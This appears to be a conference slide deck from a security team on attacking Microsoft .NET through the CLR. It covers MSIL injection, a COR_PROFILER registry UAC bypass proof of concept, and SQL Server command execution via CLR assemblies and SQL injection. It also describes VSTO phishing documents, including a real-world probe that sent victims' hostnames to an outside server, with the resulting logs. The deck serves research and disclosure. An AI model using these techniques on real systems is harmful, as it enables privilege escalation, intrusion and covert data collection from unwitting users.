

Attacking Microsoft .NET Framework through CLR

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Who are we

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Who are we

- 360CERT

360Computer emergency response team is a young and powerful team setted up last year. We focus on emergency response for cyberspace upstream, malware analyzing, and threat hunting.

- <http://cert.360.cn>



360 网络安全响应中心

Agenda

➤ .NET Framework and CLR

- Primer
- Metadata and IL Code
- Some points

➤ History Review

- MSIL Injection
- UAC Bypass
- Attack SQL Server via SQLi

➤ Learn the New by Restudying the Old

- VSTO in Office
- Attack Office via VSTO
- Exploit in a Real World
- More vulnerabilities

.NET Framework and CLR

Primer


- Common Language Runtime (CLR)
- Metadata
- Managed Code – MSIL bytecode

Metadata and the PE File Structure

```

Edit As: Hex Run Script Run Template: EXE.bt
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....e.....
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°.'!.,L!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
0080h: 50 45 00 00 4C 01 03 00 C2 D6 B4 5A 00 00 00 00 PE..L...ÃÖ'Z....
0090h: 00 00 00 00 E0 00 02 01 0B 01 0B 00 00 08 00 00 .....à.....
00A0h: 00 08 00 00 00 00 00 00 EE 27 00 00 00 20 00 00 .....i'....
00B0h: 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 .e...e...
00C0h: 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....
00D0h: 00 80 00 00 00 02 00 00 00 00 00 00 03 00 40 85 .e.....e...
00E0h: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 .....
00F0h: 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....
0100h: A0 27 00 00 4B 00 00 00 00 40 00 00 D8 05 00 00 '..K...@..ø...
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0120h: 00 60 00 00 0C 00 00 00 DC 26 00 00 1C 00 00 00 ..Ü&.....
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0150h: 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 .....
0160h: 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 ..... ..H...
0170h: 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 .....text...
0180h: F4 07 00 00 00 20 00 00 00 08 00 00 00 02 00 00 ô.....
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 .....
01A0h: 2E 72 73 72 63 00 00 00 D8 05 00 00 00 40 00 00 .rsrc...ø...@..
01B0h: 00 06 00 00 00 0A 00 00 00 00 00 00 00 00 00 00 .....
  
```

Template Results - EXE.bt	
Name	Value
> struct IMAGE_DOS_HEADER DosHeader	
> struct IMAGE_DOS_STUB DosStub	
> struct IMAGE_NT_HEADERS NtHeader	
> struct IMAGE_SECTION_HEADER SectionHeaders[3]	
> struct IMAGE_SECTION_DATA Section[0]	.text
> struct IMAGE_SECTION_DATA Section[1]	.rsrc
> struct IMAGE_SECTION_DATA Section[2]	.reloc
> struct IMAGE_IMPORT_DESCRIPTOR ImportDescriptor	microsoft.dll
> struct BASE_RELOCATION_TABLE RelocTable	



```

File View Help
e:\Users\51021\Desktop\HITB文件\ConsoleApplication2.exe
MANIFEST
ConsoleApplication2
  ConsoleApplication2.Program
    .class private auto ansi beforefieldinit
    .ctor : void()
    Main : void(string[])

ConsoleApplication2.Program::Main : void(string[])
Find Find Next
.method private hidebysig static void Main(string[] args) cil managed
{
  .entrypoint
  // Code size      17 (0x11)
  .maxstack 8
  IL_0000: ldstr      "hello HITB"
  IL_0005: call       void [mscorlib]System.Console::WriteLine(string)
  IL_000a: call       string [mscorlib]System.Console::ReadLine()
  IL_000f: pop
  IL_0010: ret
} // end of method Program::Main

assembly ConsoleApplication2
{
  .ver 1:0:0:0
}
  
```

Metadata Table

Metadata Table:

Def Table

Ref Table

Pointer Table

Heap


00 - Module	01 - TypeRef	02 - TypeDef
04 - Field	06 - MethodDef	08 - Param
09 - InterfaceImpl	10 - MemberRef	11 - Constant
12 - CustomAttribute	13 - FieldMarshal	14 - DeclSecurity
15 - ClassLayout	16 - FieldLayout	17 - StandAloneSig
18 - EventMap	20 - Event	21 - PropertyMap
23 - Property	24 - MethodSemantics	25 - MethodImpl
26 - ModuleRef	27 - TypeSpec	28 - ImplMap
29 - FieldRVA	32 - Assembly	33 - AssemblyProcessor
34 - AssemblyOS	35 - AssemblyRef	36 - AssemblyRefProcessor
37 - AssemblyRefOS	38 - File	39 - ExportedType
40 - ManifestResource	41 - NestedClass	42 - GenericParam
44 - GenericParamConstraint		

Metadata Tokens


mdtModule	0x00000000	Module
mdtTypeRef	0x01000000	TypeRef
mdtTypeDef	0x02000000	TypeDef
mdtFieldDef	0x04000000	Field
mdtMethodDef	0x06000000	Method
mdtParamDef	0x08000000	Param
mdtInterfaceImpl	0x09000000	InterfaceImpl
mdtMemberRef	0x0A000000	MemberRef
mdtCustomAttribute	0x0C000000	CustomAttribute
mdtPermission	0x0E000000	DeclSecurity
mdtSignature	0x11000000	StandAloneSig
mdtEvent	0x14000000	Event
mdtProperty	0x17000000	Property
mdtModuleRef	0x1A000000	ModuleRef
mdtTypeSpec	0x1B000000	TypeSpec

```
Find Find Next
.method /*06000001*/ private hidebysig static
    void Main(string[] args) cil managed
{
    .entrypoint
    // Code size      17 (0x11)
    .maxstack 8
    IL_0000: ldstr    "hello HITB" /* 70000001 */
    IL_0005: call     void [mscorlib/*23000001*/]System.Console/*01000013*/::WriteLine(string) /* 0A000011 */
    IL_000a: call     string [mscorlib/*23000001*/]System.Console/*01000013*/::ReadLine() /* 0A000012 */
    IL_000f: pop
    IL_0010: ret
} // end of method Program::Main
```

Managed code



Struct



History Review

MSIL injection

- CLR Hijacking (plan A)
 - Hook compileMethod
 - Replace IL code
 - Reset pre-JITted
- CLR Hijacking (plan B)
 - Install trampoline
 - Define a dynamic method
 - Pass parameters
 - Load assembly via calling customize code
- Profiling api injection
 - Intercept JIT
 - Replace IL code
 - Return new IL code to JIT

CLR Hijacking (plan A)

- Locate injection by GetMethod()
- Hook compileMethod

```
public MethodInfo GetMethod(  
    string name,  
    BindingFlags bindingAttr  
)
```

```
// hook and replace JIT's compileMethod  
with my own  
NTSTATUS ntStatus = LhInstallHook(  
    (PVOID&)ICorJitCompiler::s_pfnCompileMethod  
    , &(PVOID&)CInjection::compileMethod  
    , NULL  
    , &s_hHookCompileMethod  
    );
```

CLR Hijacking (plan A)

- Replace IL code

```
void MethodDesc::Reset()
{
    ...
    ClearFlagsOnUpdate();
    if (HasPrecode()){
        GetPrecode()->Reset();
    }
    else {
        _ASSERTE(GetLoaderModule()-
        >IsReflection());
        InterlockedUpdateFlags2(enum_flag2_Ha
        sStableEntryPoint |
        enum_flag2_HasPrecode, FALSE);
        *GetAddrOfSlotUnchecked() =
        GetTemporaryEntryPoint();
    }
    _ASSERTE(!HasNativeCode());
}
```

- Reset pre-JITted


```
// find the method to be replaced
std::map< CORINFO_METHOD_HANDLE,
ILCodeBuffer>::iterator iter =
s_mpILBuffers.find((CORINFO_METHOD_HANDLE)pMeth
odDesc);
if( iter != s_mpILBuffers.end() ) {
    tILCodeBuffer = iter->second;
    pCorMethodInfo->ILCode = tILCodeBuffer.pBuffer;
    pCorMethodInfo->ILCodeSize =
    tILCodeBuffer.dwSize;
}
CorJitResult result = pCorJitCompiler-
>compileMethod( pJitInfo, pCorMethodInfo,
nFlags, pEntryAddress, pSizeOfCode);
return result;
```

CLR Hijacking (plan B)

- Install a trampoline at the beginning of the code. This trampoline will call a dynamically defined method.
- Define a dynamic method that will have a specific method signature.
- Construct an array of objects that will contain the parameters passed to the method.
- Invoke a dispatcher function which will load our Assembly and will finally call our code by passing a handle to the original method and an array of objects representing the method parameters.
- Repair the Assembly

MSIL injection

- Profiling API
 - JITCompilationStarted
 - GetILFunctionBody and SetILFunctionBody
 - Adjustment program



MSIL injection

JITCompilationStarted

```
HRESULT JITCompilationStarted(  
    [in] FunctionID functionId,  
    [in] BOOL fIsSafeToBlock);
```

MSIL injection

GetILFunctionBody:

```
HRESULT GetILFunctionBody(  
    [in] ModuleID moduleId,  
    [in] mdMethodDef methodId,  
    [out] LPCBYTE *ppMethodHeader,  
    [out] ULONG *pcbMethodSize);
```

MSIL injection

SetILFunctionBody

```
HRESULT SetILFunctionBody(  
    [in] ModuleID moduleId,  
    [in] mdMethodDef methodid,  
    [in] LPCBYTE pbNewILMethodHeader);
```

MSIL injection

- Restore the runtime
 - Header
 - Codesize
 - Set header
 - Status
 - Stack
 - Heap
 - Parameters
 - Return address

MSIL injection

Add Profiler :

```
set COR_PROFILER
```

```
set COR_PROFILER={32E2F4DA-1BEA-47ea-88F9-  
C5DAF691C94A}
```

```
set COR_PROFILER="MyProfiler"
```


```
COR_ENABLE_PROFILING
```

MSIL injection

	Hook CompileMethod	Trampoline	Profiling API
Injection position	Before JIT		
Entry	Hook compileMethod	Calli trampoline	JITCompilationStarted
Essence	Modify itself dynamically	Calli to dispatcher function	Profiling monitor
Injection	Modify compileMethod	Invoking the user defined code	SetILFunctionBody
Scope	modify IL code itself / couldn't add new data	invoke an arbitrary function	modify program entry

UAC bypass

- Set env var
- Initialize CLR
- Load profiler dll
- Bypass UAC



Frame	Module	Location	Address	Path
U 3	ntdll.dll	NtQueryValueKey + 0x14	0x7ffe375b5694	C:\Windows\System32\ntdll.dll
U 4	KemelBase.dll	LocalBaseRegQueryValue + 0x15e	0x7ffe33abd53e	C:\Windows\System32\KemelBase.dll
U 5	KemelBase.dll	RegQueryValueExW + 0xed	0x7ffe33abc68d	C:\Windows\System32\KemelBase.dll
U 6	clr.dll	Clr::Util::Reg::ReadStringValue + 0xb0	0x7ffe13b4b8cc	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 7	clr.dll	AssemblyMDInternalImport::GetSignature + 0x1ae	0x7ffe13b4b7f1	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 8	clr.dll	FakeCoCallDllGetClassObject + 0xe6	0x7ffe13b4e91d	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 9	clr.dll	FakeCoCreateInstanceEx + 0x7c	0x7ffe13b4e7b8	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 10	clr.dll	EEToProfInterfaceImpl::CHashTableImpl::Cmp + 0x81	0x7ffe13f66021	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 11	clr.dll	EEToProfInterfaceImpl::CreateProfiler + 0x80	0x7ffe13f66400	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 12	clr.dll	EEToProfInterfaceImpl::Init + 0x170	0x7ffe13f68950	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 13	clr.dll	ProfilingAPIUtility::LoadProfiler + 0x23c	0x7ffe13f35708	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 14	clr.dll	??::FNODOBFM::string' + 0x8b946	0x7ffe13e3786	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 15	clr.dll	ProfilingAPIUtility::InitializeProfiling + 0x3f	0x7ffe13bfd09b	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 16	clr.dll	EEStartupHelper + 0x572	0x7ffe13bfa4ca	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 17	clr.dll	EEStartup + 0x15	0x7ffe13bf9f39	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 18	clr.dll	EnsureEEStarted + 0xbf	0x7ffe13bf9ed0	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 19	clr.dll	EEDllGetClassObject + 0x4b	0x7ffe13e96c73	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 20	clr.dll	InternalDllGetClassObject + 0x260	0x7ffe13e91ae2	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 21	clr.dll	DllGetClassObjectInternal + 0x72	0x7ffe13c0aec0	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\clr.dll
U 22	mscorlib.dll	DllGetClassObject + 0x46a	0x7ffe24047cea	C:\Windows\Microsoft.NET\Framework64\Microsoft.Common-Hosts-6.0.2\mscorlib.dll
U 23	mscorlib.dll	ShellShim_DllGetClassObject + 0xed	0x7ffe245a1d3d	C:\Windows\System32\mscorlib.dll
U 24	combase.dll	CClassCache::CDllPathEntry::GetClassObject + 0x47, onecore\com\combase\object\dllicache.cxx(2650)	0x7ffe3721472b	C:\Windows\System32\combase.dll
U 25	combase.dll	CClassCache::CDllPathEntry::DllGetClassObject + 0x34, onecore\com\combase\object\dllicache.cxx(3312)	0x7ffe37214554	C:\Windows\System32\combase.dll
U 26	combase.dll	CClassCache::CDllFnPtrMoniker::BindToObjectNoSwitch + 0x26, onecore\com\combase\object\dllicache.cxx(3312)	0x7ffe3724e026	C:\Windows\System32\combase.dll

UAC bypass


Set a env var

```
COR_ENABLE_PROFILING=1  
COR_PROFILER={GUID}  
COR_PROFILER_PATH=C:\hitb.dll
```

PoC by powershell

```
REG ADD  
"HKCUSoftwareClassesCLSID{FFFFFFFF-FFFF-  
FFFF-FFFF-FFFFFFFFFFFFFF}InprocServer32" /ve  
/t  
REG_EXPAND_SZ /d "C:\hitb.dll" /f  
REG ADD "HKCUEnvironment" /v  
"COR_PROFILER" /t  
REG_SZ /d "{FFFFFFFF-FFFF-FFFF-FFFF-  
FFFFFFFFFFFFFF}" /f  
REG ADD "HKCUEnvironment" /v  
"COR_ENABLE_PROFILING" /t  
REG_SZ /d "1" /f  
mmc gpedit.msc
```

UAC bypass



SQL Server injection

```
CREATE ASSEMBLY [demo] AUTHORIZATION [dbo]  
FROM [0x4D5A9000...] WITH PERMISSION_SET = UNSAFE;
```

```
CREATE PROCEDURE [dbo].[WirteFile]  
AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]
```

```
EXEC [dbo].[WirteFile]
```

SQL Server injection

- Create SQL Server project via VS
- Create a custom stored procedure via CLR
- Attack SQL Server lead to load arbitrary dll

SQL Server injection

```
CREATE ASSEMBLY [demo] AUTHORIZATION [dbo]  
FROM [0x4D5A90000...] WITH PERMISSION_SET = UNSAFE;
```

```
CREATE PROCEDURE [dbo].[WirteFile]  
AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]
```

```
EXEC [dbo].[WirteFile]
```

SQL Server injection

```
1. . . . . ↵
2. public partial class StoredProcedures ↵
3. { ↵
4.     [Microsoft.SqlServer.Server.SqlProcedure] ↵
5.     public static void SqlStoredProcure1 () ↵
6.     { ↵
7.         System.Diagnostics.Process process = new System.Diagnostics.Process(); ↵
8.         process.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
9.         ↵
10.        process.StartInfo.FileName = "cmd.exe"; ↵
11.        process.StartInfo.Arguments = "/C whoami /user > C:\\sql_exec\\1.txt"; ↵
12.        process.Start(); ↵
13.    } ↵
14. } ↵
15. . . . . ↵
```


SQL Server injection


CREATE PROCEDURE [dbo].[WirteFile]

AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]

```
using System.Data;  
using System.Data.SqlClient;  
using System.Data.SqlTypes;  
using Microsoft.SqlServer.Server;  
  
EXEC [dbo].[WirteFile]
```

0 个引用

```
public partial class StoredProcedures
```



计算机 > 本地磁盘 (C:) > sql_exec

名称	修改日期	类型	大小
1.txt	2017/7/18 10:48	文本文档	1 KB

1.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

用户信息

用户名	SID
nt service\mssqlserver	S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003

SQL Server injection

- Restrictions

- CLR support enabled on SQL Server (could turn on by sql)

```
sp_configure 'clr enable', 1;go;reconfigure;go  
alter database [dbname] set trustworthy on
```

- Exec privilege (could be elevated by dba)

- Significance

- xp_cmd_shell can't be restore
 - New way to elevation of dba privilege
 - Bypass waf and AV in real world

Ubuntu 17.10 - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

Windows 10 x64 x Ubuntu 17.10 x Windows 7 x64 x

Activities Visual Studio Code Sun 20:03

client.py - Untitled (Workspace) - Visual Studio Code

File Edit Selection View Go Debug Tasks Help

EXPLORER

- sqlin.py
- a.txt
- client.py

UNTITLED (WORKSPACE)

- sqlin
- .vscode
- a.txt
- client.py
- sqlin.py

```
1 import socket
2 def SocketClient(HOST):
3     PORT = 54552
4     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5     s.connect((HOST, PORT))
6     while True:
7         date = s.recv(1000)
8         print date
9         cmd = raw_input(">>>")
10        s.send(cmd)
11        continue
12 if name == " main ":
13    SocketClient(raw_input("Input Host IP:"))
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
mjs@ubuntu:~/Desktop/sqlIn$
```

Python 2.7.14

Windows Server 2012 - VMware Workstation

文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)

Windows Server 2012 x

WebSite2 - Microsoft Visual Studio

文件(F) 编辑(E) 视图(V) 网站(S) 生成(B) 调试(D) 团队(M) 工具(T) 测试(S) 体系结构(C) 分析(N) 窗口(W) 帮助(H)

Internet Explorer - Debug - Any CPU

Default.aspx: 1 Default.aspx: 2 Default2.aspx.cs Default2.aspx Default.aspx.cs* x Site.master x

WebSite2 - Page_Load(object sender, EventArgs e)

```
string a = Request["sql"];
string str = "select* from spt_values where type= '"+a+"'";

SqlDataAdapter sqladapter = new SqlDataAdapter(str, sqlconn);

sqladapter.Fill(sqldataset, "spt_values");

this.DataList1.DataSource = sqldataset.Tables[0];
//把数据绑定到dataList1控件
this.DataList1.DataBind();
}
```

100%

输出

```
显示输出来源(S): 调试
线程 0x14dc 已退出, 返回值为 259 (0x103)。
程序 "[4020] iexplore.exe" 已退出, 返回值为 -1 (0xffffffff)。
程序 "[3864] iisexpress.exe" 已退出, 返回值为 0 (0x0)。
程序 "[3864] iisexpress.exe" 已退出, 返回值为 0 (0x0)。
程序 "[3864] iisexpress.exe" 程序跟踪 已退出, 返回值为 0 (0x0)。
```


Learn the new by restudying the old

VSTO Attack Vectors


- VSTO Development
- VSTO Weak points

VSTO Attack Vectors

- Excel
 - Workbook
 - Template
- InfoPath
- Outlook
- PowerPoint
- Visio
- Word
 - Document
 - Template



VSTO Attack Vectors



```
using System;
using System.Collections.Generic;
using System.Data;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Xml.Linq;
using Microsoft.Office.Tools.Word;
using Microsoft.VisualStudio.Tools.Applications.Runtime;
using Office = Microsoft.Office.Core;
using Word = Microsoft.Office.Interop.Word;

namespace WordDocument11
{
    public partial class ThisDocument
    {
        private void ThisDocument_Startup(object sender, System.EventArgs e)
        {
            MessageBox.Show("Hello, HITB");
        }

        private void ThisDocument_Shutdown(object sender, System.EventArgs e)
        {
        }
    }
}
```

WordDocument11 - Microsoft Visual Studio(管理员)

文件(F) 编辑(E) 视图(V) 窗口(W) 帮助(H)

Debug Initialize()

工具箱

常规

此组中没有可用的控件。将某项拖至此文本可将其添加到工具箱。

解决方案资源管理器

解决方案 "WordDocument11" (1个项目)

- WordDocument11
 - Properties
 - 引用
 - WordDocument11.docx
 - ThisDocument.cs
 - WordDocument11_TemporaryKey.pfx

错误列表

0 个错误 0 个警告 0 个消息

说明	文件	行	列	项目
----	----	---	---	----



属性

行 1 列 1 字符 1 Ins

VSTO Attack Vectors

Need to be solved:

Certificate
Additional File



VSTO Attack Vectors

```
attrib +s +a +h +r document
```

```
PS C:\Users\ [redacted] > attrib /?
Displays or changes file attributes.

ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [+O | -O] [+I | -I] [+P | -P] [+U | -U]
      [drive:][path][filename] [/S [/D]] [/L]


+ Sets an attribute.
- Clears an attribute.
R Read-only file attribute.
A Archive file attribute.
S System file attribute.
H Hidden file attribute.
O Offline attribute.
I Not content indexed file attribute.
X No scrub file attribute.
V Integrity attribute.
P Pinned attribute.
U Unpinned attribute.
[drive:][path][filename]
  Specifies a file or files for attrib to process.
/S Processes matching files in the current folder
  and all subfolders.
/D Processes folders as well.
/L Work on the attributes of the Symbolic Link versus
  the target of the Symbolic Link
```


VSTO weakness

Documentation phishing

Persistent backdoor

VSTO phishing



Macro 59.59%

Vulnerabilities exploit 36%

Feature and others 5%

VSTO phishing

In real world

```
PS 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用> attrib
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \MGO_GAME_DATA
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \MGO_GAME_DATA0
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \MGO_GAME_DATA1
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \mgsv_gz_save_data_g1_en0
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \mgsv_gz_save_data_g1_en1
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \mgsv_gz_transfer_data
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \Microsoft.Office.Tools.Common.v4.0.Utilities.dll
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \Microsoft.Office.Tools.Common.v4.0.Utilities.xml
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \Microsoft.Office.Tools.Word.v4.0.Utilities.dll
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \Microsoft.Office.Tools.Word.v4.0.Utilities.xml
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \PERSONAL_DATA
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \PERSONAL_DATA0
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \PERSONAL_DATA1
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_CONFIG_DATA
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_CONFIG_DATA0
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_CONFIG_DATA1
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_GAME_DATA
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_GAME_DATA0
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_GAME_DATA1
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \TPP_GRAPHICS_CONFIG
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \WordDocument9.dll
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \WordDocument9.dll.manifest
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \WordDocument9.vsto
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 \使用说明.docx
A 钓鱼\全S 全后宫存档 正版 离线删档可用 管理CE改 不放心可不用 >
```

VSTO phishing

Set up a probe

```
public partial class ThisDocument
{
    private void ThisDocument_Startup(object sender, System.EventArgs e)
    {
        string hostname = Dns.GetHostName();
        string url = "http://[redacted]" + hostname + "//This is a security research project. We just collect your computer name as a logo. It has no effect on
        try
        {
            HttpWebRequest wbRequest = (HttpWebRequest)WebRequest.Create(url);
            wbRequest.Method = "GET";
            HttpWebResponse wbResponse = (HttpWebResponse)wbRequest.GetResponse();
        }
        catch (Exception ex)
        {
        }
    }

    private void ThisDocument_Shutdown(object sender, System.EventArgs e)
    {
    }
}
```

VSTO 设计器生成的代码


VSTO phishing

Result for phishing


```

[8/Oct/2017:10:35:09 +0800] "GET /WIN-FHA/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_Th
P/1.1" 404 647 "-" "-"
[8/Oct/2017:11:15:34 +0800] "GET /DESKT/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_Th
1.1" 404 647 "-" "-"
[8/Oct/2017:18:33:23 +0800] "GET /WIN-FHA/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_Ther
1" 404 647 "-" "-"
[8/Oct/2017:22:18:27 +0800] "GET /WIN-ERWJ/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_
P/1.1" 404 647 "-" "-"
[8/Oct/2017:04:59:33 +0800] "GET /DESKT-MHRSXL/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:05:52:44 +0800] "GET /WIN-NVDE/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_
P/1.1" 404 647 "-" "-"
[9/Oct/2017:05:58:22 +0800] "GET /DESKT-MJLKWK/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:06:02:12 +0800] "GET /DESK-BJJIQRG/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:10:03:21 +0800] "GET /WIN-EXID/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:12:21 +0800] "GET /DESKT-EHNOGO/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:21:11 +0800] "GET /DESKT-NQDPED/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:32:11 +0800] "GET /WIN-ULTA/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:32:45 +0800] "GET /WIN-AL-Q/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_The
/1.1" 404 647 "-" "-"
[9/Oct/2017:16:33:18 +0800] "GET /DESKT-JSBTRVPP/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_y
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:33:45 +0800] "GET /DESKT-TUALIAI/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_y
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:34:11 +0800] "GET /DESKT-DDSDKQJ/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_y
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:34:43 +0800] "GET /DESKT-LIXBVKRD/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_y
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:42:12 +0800] "GET /DESKT-LMJDFS/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:16:42:33 +0800] "GET /WIN-QHF/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you_Th
/1.1" 404 647 "-" "-"
[9/Oct/2017:16:44:11 +0800] "GET /DESKT-APFQG/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_you
HTTP/1.1" 404 647 "-" "-"
[9/Oct/2017:06:02:45 +0800] "GET /DESKT-VJIDPM/This_is_a_security_research_project_We_just_collect_your_computer_name_as_a_logo_It_has_no_effect_on_
HTTP/1.1" 404 647 "-" "-"
  
```

success proportion



VSTO phishing



The screenshot shows a QQ mailbox interface with an email from 'merjerson' titled '闯红灯社会调查报告'. The email content discusses traffic violations and includes a survey. A Windows File Explorer window is overlaid, showing a folder named '社会调查报告' containing several files, including 'WordDocument11.vsto' and 'WordDocument11.dll.manifest'.

收件人: merjerson <merjerson@outlook.com>
主题: 闯红灯社会调查报告

正文

闯红灯社会调查报告

关于行人闯红灯社会问题调查的活动报告

